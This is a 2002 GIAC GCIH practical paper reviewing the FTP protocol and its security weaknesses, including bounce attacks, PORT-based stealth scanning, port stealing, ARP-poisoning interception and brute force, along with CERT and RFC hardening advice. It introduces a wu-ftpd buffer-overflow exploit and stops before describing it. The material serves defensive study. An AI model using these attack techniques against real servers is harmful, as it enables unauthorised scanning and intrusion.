Global Information Assurance Certification Paper

Review of the FTP Protocol for the Cyber Defense Initiative

GCIH Practical Assignment, Version 2.0

Option 2 - Support for the Cyber Defense Initiative

Paul Amaranth

January 16, 2002

Part 1 - Targeted port: Port 21- FTP

Port 21, usually bound to the FTP (File Transfer Protocol) service, was the second most scanned port on December 20, 2001. This port is often in the top five, sometimes ranking second to port 80 (http), according to Incidents.org. On January 16, 2002, port 21 ranked third behind SSH and HTTP. Figure 1 shows the port scanning ranking for January 16, 2002 [INCD1].

This paper will first take a close look at FTP and illustrate some of the reasons why this is a popular target. The second part will analyze an exploit that allowed remote root access to a Linux FTP server using a version of Washington State University's FTP server (Wu-ftpd).

FTP services

FTP services are used to move files from one computer to another. In the early days of the Internet when the protocol was defined, heterogeneous environments were not uncommon. Typical scenarios might have involved moving files from a Multics machine with four nine bit bytes in a 36 bit word, using ASCII encoding, to a 32 bit word with four 8 bit bytes on an IBM mainframe using EBCDIC encoding. FTP was designed to make the transfer transparent, as far as possible, to the user. Text files, for example, have their character sets, character bit widths and line terminators modified to reflect the target system. Bit image transfers are also supported, allowing a transfer to occur with no modifications to the file contents. This is required to allow, for example, program binaries to be transferred without modification.

In addition, some systems (IBM mainframe, Vax, TOPS-20) supported various types of structured files. Features were incorporated into FTP to allow a structured file to be transferred from one system to another, although this may not always have been possible if the target system did not support the particular structure type.

In today's environment, all general purpose computing systems use 8 bit bytes with a word size of 2, 4 or 8 bytes per word. The majority of systems deployed (Unix and variants of Microsoft Windows) do not have structured files as a native feature of the operating system. Structured files, when available, are built on top of the native character stream model using libraries or commercial products. For this reason, many of the more esoteric features of the FTP protocol are not currently used, although they remain in the specification.



Figure 1.
Top 10 Targeted Ports for January 16, 2002

The protocol

RFC959 [RFC959], released in October of 1985, is the standard reference document for FTP. Files are transferred using a client, under control of the user, and an autonomous server running on a remote system. If an FTP daemon is running on the local system, the client may also choose to connect to it. Use of an FTP client is governed by the individual implementation, but many implementations choose to follow the model defined in RFC959. RFC2151 [RFC2151] covers basic use of an FTP client.

The model for FTP use is given in RFC959 and included in Figure 2.

The user communicates with a user protocol interpreter which, in turn, communicates with the user data transfer process (DTP) as well as the server protocol interpreter over the command

channel. During a file transfer, the user and server data transfer processes communicate via a separate data connection.



Figure 2.
Model for FTP Use

The channel between the user-pi and server-pi is used to communicate control information (commands, responses and error messages) between the client and server. This channel is persistent and lasts for the life of the FTP session. Commands can be described with a small number of state machines which are listed in RFC959. An example of the state machine for the login process is illustrated in Figure 3. Responses to commands contain a three digit number along with a descriptive message. The first digit identifies the general class of reply as illustrated in the following table:

First digit of FTP reply codes

1 Positive preliminary reply

2 Positive completion reply

3 Positive intermediate reply

4 Transient negative completion reply

5 Permanent negative completion reply

The numeric values in the state diagram in Figure 3 correspond to the above table.

The second digit encodes functional grouping of messages as shown below

Second digit of FTP reply codes

0 Syntax related

1 Informational

2 Replies relating to control or data connections

3 Authentication and accounting

4 unspecified

5 File system related

The third digit identifies specific conditions. The combination of numeric and textual messages provides an easy method for programs to parse reply messages while retaining a format easily understandable by a human observer.

RFC959 states that when using stream transmission (the default), the data channel must be closed to indicate the end of the file. Since the TCP protocol must hold the connection for a time out period to guarantee reliable communication, the port can not be reopened immediately. This may pose a problem if multiple files are being transferred using stream transmission. RFC959 specifies two remedies for this problem: negotiate a non-default data port or use a transfer mode other than stream. The data connection may not exist at all times during the FTP session.

To establish the control channel, the client typically opens a high numbered port (N) on the local system and attempts to connect to port 21 on the server system using TCP as the connection protocol. Once the connection is established, the FTP dialogue may begin. The control connection uses a subset of the Telnet Protocol [RFC854] to manage the communication channel. RFC959 suggests that an existing Telnet module may be used in the interests of code sharing and modular programming, but in practice the limited requirements of the Telnet protocol are generally implemented within the FTP client (e.g. see ncftp [NCFTP1] or one of the exploits described later).

Authorization

Once the FTP connection has been established, an initial dialog occurs that allows both sides to agree that they are ready to proceed. After this initial handshake, the login process proceeds over the command channel. Files may not be transferred without a valid login. A special case is reserved for anonymous login, described later. Figure 3 illustrates the state diagram for the login process. The client sends a USER command with a user id as a parameter to the server. The server determines that the supplied ID is acceptable and may respond that the user is logged in, a password is required or with an error message. If a password is required the client sends a PASS command with the user's password in clear text as a parameter. The server will respond that the user is logged in, an account is required or with an error message. If an account is requested the client will respond with an ACCT message with the user's account information in clear text as a parameter. Few implementations use account messages at this time (e.g. Wu-ftpd does not implement the ACCT command).



Figure 3.
FTP login sequence
Numbers indicate class of return messages

The user password, sent in clear text, provides an extremely weak authentication method. This process should be viewed as an authorization process, not an authentication. This will be discussed in more detail later.

Since files may not be transferred unless the user passes the authorization dialog, the user must have some account information available on the server system. In order to facilitate public access to files, anonymous FTP has developed as a normal mechanism. This is not specified in RFC959, but has evolved as a necessary service and is described in RFC1635 [RFC1635]. The user supplies an ID of "anonymous" and then, by convention, supplies their e-mail address as a password. There is, however, no enforcement capability that this is either the user's actual e-mail address or even if it is valid at all. In many cases the user may supply a null password and continue with the FTP session. Anonymous FTP has a number of security implications that will be examined later.

Navigation commands

RFC959 defines a number of commands that may be used to navigate the directory hierarchy of the remote server. The primary command is CWD, change working directory. A similar command, change to parent directory, CDUP, is a special sub-case of the CWD command intended to ease directory navigation across dissimilar systems.

Normal FTP - active FTP

In a normal FTP session, after the connection is established, the user has been authorized through

a USER and possibly PASS and ACCT commands and navigated to a desired location in the remote file hierarchy, they may transfer files using RETR or STOR commands. To transfer a file to the remote system, the STOR command is used. The STOR command is sent to port 21 on the server and the server pulls the file over making a connection between port 20 on the server and the default user port (N+1) on the user's system. At the completion of transfer, the server sends an acknowledgment to the user client through the control connection and closes the data port.

When transferring files from the remote to the local system, an identical sequence is used, except that the RETR FTP command is issued over the command channel. The server initiates the data connection in this case as well.

Passive FTP

Passive FTP is identical to active FTP, except that all connections originate from the client. In active FTP, the client originates the control connection, but the server then initiates all data connections. In passive FTP, the client initiates all data connections as well.

After issuing a PASV command to the server, the server will open a random port and inform the client of the chosen port through the response to the PASV command. The client will open the port and initiate the transfer.

Passive FTP is popular as it allows FTP to function while preventing external sites from making connections to internal system through a firewall. In passive FTP, all connection originate from the client. Since the data connection is just another out-bound connection through the firewall, it is generally acceptable.

Proxy FTP

Proxy FTP is the situation where control connections are established to two remote servers. Files may be transferred between the two servers under control of the user's client. In this case, the client issues a PASV command to one server and a PORT command to the other using the port information contained in the reply to the PASV command. Transfer is initiated from the latter system. At the time RFC959 was defined, it was not uncommon to have 9600 baud or slower communication links. Proxy FTP allowed a user connected via a low speed link to move files between remote systems that may have had a direct high speed connection.

Other commands

RFC959 specifies the minimum implementation set for an FTP server as

```
TYPE - ASCII Non-print
MODE - Stream
STRUCTURE - File, Record
COMMANDS - USER, QUIT, PORT,
           TYPE, MODE, STRU (for default values)
           RETR, STOR, NOOP
```

The type specifies the character encoding. The default is ASCII but some systems will also support EBCDIC. IMAGE types are sent as a stream of contiguous bits packed into 8 bit bytes for transfer. The resulting file should be an identical bit image, except for some possible zero padding at the end.

The LOCAL type was provided to allow data to be transferred between dissimilar hosts in a way

to allow the data to be manipulated at the target site, or to allow efficient transfer between systems that did not adhere to the 8 bit byte convention. The parameter on the LOCAL command specifies the byte size. An example cited in RFC959 illustrates how two 36 bit hosts can use the LOCAL 36 type to allow 9 transmission bytes (72 bits) to contain 2 36 bit host words.

The ASCII Non-print type specifies a line oriented file containing ASCII characters terminated by a line terminator. Regardless of the native representation of the line terminator, it is sent as a carriage return/ line feed combination (CR/LF).

Two other formats are defined: Telnet format controls and ASA carriage control. Both of these formats are associated with files destined for a printer. The Telnet format contains ASCII or EBCDIC vertical format control characters (vertical tab, line feed, etc) while the ASA carriage control format uses the first column of each line to contain printer motion commands (line feed, page feed, etc). The latter was used in FORTRAN output.

Stream mode sends the data as a stream of bytes, delineated by closing the data connection. Block and compressed modes are also defined in RFC959.

Three types of file structures are defined in RFC959. File-structure, the default, has no internal structure and is considered a stream of bytes. Record-structure refers to a file made up of sequential records while page-structure refers to a file made up of independent indexed pages. Page-structure files are sometimes referred to as sparse files where there are large gaps in the information contained in the index. Page structure files are often significantly smaller than an equivalent file-structure file. Neither Unix nor Microsoft Windows support record or page structure files natively.

QUIT terminates the FTP connection and NOOP specifies no operation.

The PORT command is used when the default data port is not used for a transfer, as, for example, when a second stream data file is being sent in a single FTP session. The command requires the specification of the host IP and port number. Since it may specify a different host IP, it is also used to set up a proxy FTP connection.

RFC1123 [RFC1123] expanded the minimum set to

```
TYPE - ASCII Non-print, IMAGE, LOCAL 8
MODE - Stream
Structure - File, Record (required only for hosts supporting native
            record structured files)
COMMANDS - USER, PASS, ACCT, PORT, PASV,
           TYPE, MODE, STRU (for default values)
           RETR, STOR, APPE, RNFR, RNTO, DELE,
           CWD, CDUP, RMD, MKD, PWD,
           LIST, NLST, SYST, STAT,
           HELP, NOOP, QUIT
```

The LOCAL 8 type in the minimum set underscores the prevalence of the 8 bit byte at the later writing.

Two additional authorization commands, PASS and ACCT are in the expanded set.

The PASV command allows the server to switch into passive mode where all data connections are initiated from the client. The specified acknowledgment response from the server includes the host IP and port number on which the server will be listening.

The APPE command is similar to STOR, except that the transferred data will be appended to the file if it exists at the time of transfer.

The commands RNFR (rename-from), RNTO (rename-to), DELE (delete), RMD (remove-directory) and MKD (make-directory) are used to manipulate the remote file hierarchy.

PWD (print working directory), LIST and NLST (name list) may be used to retrieve information on the remote file hierarchy. The LIST command returns an OS specific collection of information while NLST returns only the file names. These latter two commands open a data connection to return the requested information to the client.

The SYST (system) and STAT (status) commands are used to retrieve informational items from the FTP server. SYST returns the system type while STAT returns various status items.

HELP is intended to send helpful information regarding the server implementation. RFC959 suggests allowing HELP to be allowed before a user login.

A number of other commands are defined in RFC959. These are briefly listed below:

```
SMNT - STUCTURE MOUNT, allows the user to mount a different file
       system data structure without changing the login or accounting
       information.
REIN - REINITIALIZE, terminates the user session without terminating
       the FTP session.  The server may expect a USER command as the
       next communication from the client.
STOU - STORE UNIQUE, similar to STORe, but the file is to be created
       with a name unique to the directory in which it is stored.  The
       reply will contain the name chosen by the server.
ALLO - In the past, some systems required an explicit space allocation
       before a file could be transferred.  The ALLOcate command was
       used for this.
REST - RESTART the file transfer from the checkpoint marker given as
       the required argument.  This does not initiate the transfer, only
       sets up the data for the transfer.  This should be immediately
       followed by an FTP data transfer command.  The checkpoint
       facility is only defined for block or compressed data transfer
       modes and is not well characterized (see section 3.5 [RFC959]).
ABOR - ABORT the transfer.  This is a notice over the command channel
       to abandon the current data transfer and close the current
       data connection.
SITE - This command allows access to site specific services.  The
       services available are specific to the OS and FTP server
       implementation.  A list is generally available as a response
       to the HELP SITE command.
```

Two additional commands are defined in RFC1639 [RFC1639], "FTP Operation Over Big Address Records", LPRT and LPSV. The format of the PASV and PORT commands specified in RFC959 is limited to a 32 bit host address. In order to allow FTP to work over next generation protocols such as IPv6 and transport protocols other than IP, RFC1639 defines an argument structure that specifies the address family and address and port lengths. If implemented, this would allow for arbitrary sized address and port arguments to be passed to an FTP server.

RFC2428 [RFC2428] states that the mechanism proposed by RFC1639 "can fail in a multi-protocol environment". The document goes on to define an Extended PORT (EPRT) and an Extended Passive (EPSV) command and argument structure that will work in an IPv6 and NAT

environment. The intent of these commands parallels that of the original PORT and PASV commands.

RFC2389 [RFC2389] adds a feature negotiation mechanism to the basic FTP protocol. This is embodied in two new commands: the FEAT command, which is a request for supported features and the OPTS command which may be used to specify that a particular option should be used by the server.

RFC2640 [RFC2640] further updates the FTP specification by adding internationalization features. One additional command is added, the LANG command. Additional changes are made to the character set used by the FTP protocol. In addition to ASCII and EBCDIC, RFC2640 recommends ISO/IEC 10646:1993 and strongly recommends that clients and servers use UTF-8 encoding when exchanging pathnames. This expands the original specification of 7 bit ASCII in RFC959.

Security Issues

There are a number of weaknesses inherent in the FTP protocol that expose user information, transferred files and servers to malicious users.

Reliance on Telnet protocol

All commands are sent using the Telnet protocol. This means that the user name and password are sent in clear text. Anyone with a sniffer connected to a network node passing FTP traffic may retrieve user names and passwords. The use of the Telnet protocol also allows users to connect directly to the FTP server port using a Telnet client and directly interact with the server. Finally, since only a small subset of the Telnet protocol is used, it is trivial to write malicious code to communicate with a remote server.

Data is subject to Sniffing

As described above in the Telnet paragraph, all data is sent in the clear. If sensitive information is sent via FTP without further encryption, it is vulnerable to sniffing. Information that may be available through this vulnerability may include financial information, medical records, social security information, intellectual property, trade secrets or other sensitive information.

Data alteration is possible

Using ARP cache poisoning [ETTER1] [ARP1], it is possible for a malicious user to intercept a file transfer and change, add or delete data on the fly. FTP has no mechanism to ensure that the file received is identical to the file sent, relying instead on the basic data integrity mechanisms of TCP. While it is true that simple checks such as file length may not match when comparing files across heterogeneous system architectures, the lack of even rudimentary integrity checks provides a gaping hole for malicious users. Unless an out of band method is used to compare files, this type of attack may be unnoticed.

File hijacking is possible

This is a more extreme case of data alteration where a completely different file may arrive at the destination. The hijacker may again use the ARP cache poisoning attack and intercept all FTP commands. When a file is transferred, it may be duplicated on the hijacker's system and either sent on to the user or replaced in its entirety. Unless the user has an out of band way of comparing the two files, this could pass completely unnoticed.

Port Stealing attacks are possible

This type of attack was referred to as the "Pizza Thief" exploit by Jeffrey Gerber [GERBER1]. If a client issues a PASV command, the server responds with the port on which it will be listening. The client must initiate the data connection. However, if a malicious user is sniffing the connection, or can guess the returned port number, they may make a connection to the server before the legitimate client does. The client is then denied access when attempting to connect at the specified port and the file may be erroneously delivered to the malicious user. Unlike the previous two issues, the malicious user need not be on the local network if they have some ability to identify the port to be used.

Bounce attacks using PORT command

The PORT command allows proxy FTP sessions between two remote FTP servers. Arguments to the PORT command are the remote host IP and port number. If the ability to specify the port number is unrestricted, a malicious user may specify a privileged port for a non-FTP service. Possible ports include Mail (port 25), News (119), Internet Relay Chat (194), rshell (port 514), rlogin (port 513) or potentially any other service using a TCP port. This type of attack was described by Hobbit in 1995 [HOBB1].

To implement a bounce attack, a malicious user must have read and write access to an FTP server. Misconfigured or compromised anonymous FTP servers are useful for hiding the attacker's identity, although a stolen legitimate user ID may also be used. A file containing crafted content is uploaded to the server, a PORT command is issued telling the server to initiate a data connection between itself and the specified system and port (e.g. port 25 for bogus e-mail) and then the file is transferred to the remote system. If the target system is unprotected, it may accept the content as a legitimate message which may come through as a bogus e-mail, news posting or irc message. There is also the possibility that there may be an rhosts trust relationship between the server and target systems allowing rsh commands to be executed on the target system.

Scripts are available that package the attack in an easy to use format [BOUNCE1].

Since the bounce attack is well known, countermeasures such as those enumerated in RFC2577 [RFC2577] are widely deployed. A poorly configured server may be vulnerable, however.

Even without write permission, the PORT command may be used for stealth port scanning. The nmap [NMAP1] program implements this feature. From the nmap documentation:

```
For port scanning, our technique is to use the PORT command to declare
that our passive "User-DTP" is listening on the target box at a certain
port number. Then we try to LIST the current directory, and the result
is sent over the Server-DTP channel. If our target host is listening on
the specified port, the transfer will be successful (generating a 150
and a 226 response). Otherwise we will get "425 Can't build data
connection: Connection refused." Then we issue another PORT command to
try the next port on the target host. The advantages to this approach
are obvious (harder to trace, potential to bypass firewalls).
```

Although slow compared to other methods, the advantage to a malicious user is that it is difficult to trace and may allow access to systems that are otherwise blocked from a direct scan. As suggested in RFC2577, some sites are restricting usage of the PORT command rendering this type of scanning attack ineffective. This action prohibits the use of proxy FTP, however.

Brute Force Password Guessing attacks

The FTP server daemon may be used to implement a brute force password guessing attack. Most Unix systems implement mechanisms to limit password guessing through the standard login channels. This may involve delays between successive passwords, a limited number of guesses before dropping the link, refusing connections after excessive guesses and so forth. The FTP server may not implement any of these mechanisms, thus allowing a malicious user the opportunity to run a brute force attack. Even if the server drops the connection after some number of attempts, a malicious user may open multiple concurrent connections in an attempt to circumvent the behavior. Refusing connections based on source IP may lead to a possibility of a denial of service situation for legitimate users at that IP.

Site Reconnaissance through FTP

The SITE, SYST and STAT commands, implemented in many servers, may be used to retrieve site specific information including information on operating system type, version and, in some servers, information on the number of FTP logins and transfers. Information on the number of logins, for example, might be used to identify a busy server where malicious activity might go unnoticed (or a system used so seldom that there is a high probability that it goes unmonitored).

Exploits

Beyond the protocol itself, FTP is vulnerable based on the nature of the server itself. Since the server must be able to manipulate the storage system on behalf of many different users, it must operate with a certain amount of privilege. Flaws in the software may be exploited to acquire and use this privilege in a manner not envisioned by the software authors.

The SITE EXEC command, which allows the user to execute local commands on the remote server is a serious potential risk. Flaws in code responsible for restricting the remote user to innocuous commands can result in system compromise. This has shown up in more than one ftpd exploit.

See Appendix C for a non-exhaustive list of FTP exploits.

Security aspects of Anonymous FTP

Anonymous FTP is normally used for public retrieval of files. Open source software, for example, is often available via anonymous FTP from public archive sites. Popular web clients such as Netscape and Microsoft Internet Explorer have FTP clients built-in, including automatic login support for anonymous FTP.

By convention, the password for an anonymous FTP login is the user's e-mail address. This is no means to enforce this, although some server implementations will chide the user if a password in a different form is entered. Even in this case, they will generally allow the user to continue.

Some sites accept uploads from anonymous users. Typically, these are put into an "incoming" directory, reviewed by the site administrator and then moved into the public download area. The key item for this to operate safely is proper configuration of the server. The CERT paper "Anonymous FTP Configuration Guidelines" [CERT1] covers a number of important points on configuration issues. The most important issue is restricting the anonymous user's privilege on the writable directory. This may be done by either 1) modifying the FTP daemon so that anonymously uploaded files may not be retrieved unless specific action is taken by the site

administrator or 2) using a protected obfuscated directory structure such that it will not be easily usable for casual users. The first option is to be preferred, since the second may be circumvented if an authorized user unintentionally, or otherwise, publishes the particular directory structure in use. The Washington University FTP (wu-ftpd) daemon uses the first option, implemented through a sophisticated access control file.

Allowing anonymous users unrestricted read and write access, either through a default setup, misconfiguration error, or a software error in the server itself, often leads to abuse. Malicious users will search for such sites and trade site names and directories with other users. Malicious users will use them as trading posts for cracked and pirated versions of commercial software (warez) or media (DVD and CDs). Unless a site administrator reviews the logs and notes an unusual amount of activity, such illegal usage may go unnoticed, possibly allowing the individuals to profit from use of the site [CERT2]. Heavy upload and download activity can also limit access for legitimate users of the site leading to a denial of service condition.

Malicious users will often attempt to hide their directories by choosing names that do not appear in casual directory listings (spaces, characters overwritten by spaces, names beginning with a period in Unix, etc). Site administrators should be watchful for odd directory names and investigate fully when they appear.

Finally, allowing anonymous FTP access in any form allows anyone access to the server, which may open a door through which an exploit may be used to gain additional access to the system.

Securing FTP

The CERT paper "Anonymous FTP Configuration Guidelines" [CERT1] gives essential information for maintaining an anonymous FTP server, but is also useful for all FTP server sites. Key points are to ensure that the daemon software is current with all applicable security patches applied and careful configuration of the server. An additional point is to limit the FTP server to a single disk or file system, limiting the amount of storage available in case an anonymous FTP server is hijacked by malicious users.

RFC1579 [RFC1579], "Firewall-Friendly FTP" by S. Bellovin, recommends that clients use passive FTP exclusively to simplify firewall rules for allowing FTP.

RFC2577, "FTP Security Considerations", discusses some restrictions that may be placed on an FTP server to improve security. By restricting the PORT command to TCP ports 1024 and above, bounce attacks can be prevented, at least those directed at lower numbered privileged ports. The PORT command may also be disabled entirely, although this prevents proxy FTP from being used by legitimate users. The type of response to a USER command may be used to determine valid user names. RFC2577 suggests that the server always accept a user name as valid and then, if invalid, reject it after a password is supplied so the minimal amount of information is supplied to a malicious user.

Even if the server is correctly configured and up to date, the FTP protocol itself still uses a weak authentication scheme and sends data over a clear channel. A number of efforts have been made to address these issues. The document RFC2228 [RFC2228], "FTP Security Extensions", adds eight commands to the FTP command set. These commands provide a framework in which to implement security method negotiation, user authentication, data protection and data integrity. These extensions remove most of the basic problems with the FTP protocol. However, RFC2228 does not provide specific authentication or encryption methods and has not been widely adopted,

although commercial and free implementations of secure FTP are available.

RFC2773 [RFC2773], "Encryption using KEA and SKIPJACK", attempts to remedy this deficiency by provisioning the framework defined by RFC2228 with specific authentication and encryption methods. Most of the current implementation of secure FTP, however, use either Kerberos [HOROWITZ1] or SSL [BSDFTPD], although other mechanisms are in use as well (e.g. SafeTP) [SAFE1]. Until secure-aware clients are widely available and the security mechanism is common to both server and clients, FTP will remain relatively easy to compromise since the basic protocol defined in RFC959 is the fall-back.

An alternative approach is put forth by Rick Moen [MOAN1] where the FTP daemon is optimized for strictly anonymous use. The server can be smaller, simpler to code, have limited features and be easier to verify than a full featured server that must support both normal and anonymous FTP. Point to point transfer of files for an individual user is then not handled by FTP at all, but over a secure connection protocol, such as SSH [SSH1]. Wrappers and clients are available to mimic an FTP session using SSH as the underlying protocol (e.g. sftp [SFTP1] [SSH1], gftp [GFTP1]) if it is desired to maintain the same user interface. This strategy removes the weaknesses inherent in the FTP protocol by limiting the protocol to the transfer of publicly available files where passwords and data sensitivity are not issues.

Part 2 - Exploit

Wu-ftpd is described in the Wu-ftpd FAQ as the most popular FTP server in use today [WUFTDPFAQ]. The main development branch supports RFC959 and does not, at the time of writing, include extensions specified in RFC2228, RFC2389 or RFC2428. Because of its robustness, flexibility, access controls and ongoing support, it has been widely deployed on Unix systems across the Internet. As a consequence, it has also been widely scrutinized for security problems. A search on CERT for wu-ftpd vulnerability notes returns a list of 61 hits, although many of these tend to be vendor notes. Appendix A contains a list of vulnerabilities found on CERT.Org. A search of the SecurityFocus web site for Wu-ftpd vulnerabilities returns a list of 16 listed articles going back to 1995. This list is more indicative of the actual problems in the software, although some articles include more than one problem. This list is available in Appendix B.

Appendix C lists vulnerabilities for all versions of ftpd found on the SecurityFocus site. This list contains 50 entries.

Exploit Overview

An noted previously, because of the level of privilege that must be used by an FTP server, it is often an effective target for intruders seeking root access. This paper will examine an old vulnerability that was first issued as AUSCERT Advisory AA-99.01 [AA01] on August 27, 1999, published as CERT Advisory CA-99-13 [CERT3] and Security Focus Bugtraq ID 726 [BUG1]. The Security Focus advisory lists the vulnerability as a buffer overflow, while the CERT advisory includes vulnerabilities listed in AUSCERT AA-99.02 [AA02] as well as AA-99.01. The specific vulnerability illustrated here is the MAPPING_CHDIR vulnerability first referenced in AUSCERT AA-1999.01. This vulnerability was introduced in a 2.4.2-18 development version and released in version 2.5.0 [FTPD1]. This vulnerability was removed in versions 2.6.0 and later and fixed in 2.5.0 with the mapped.path.overrun.patch [FTPD2]. The

buffer overflow existed in all OS versions of wu-ftpd 2.5.0, but located exploits focused on versions of the Linux Redhat distribution. from release 5.1 through 6.1. The exploit code discussed is the program ifafoffuffoffaf.c [IF1].

The exploit masquerades as an FTP client and attempts to overflow an internal buffer in the FTP server in order to change the target of an error recovery call. Sending an erroneous FTP command then triggers the malicious shellcode.

Description of exploit

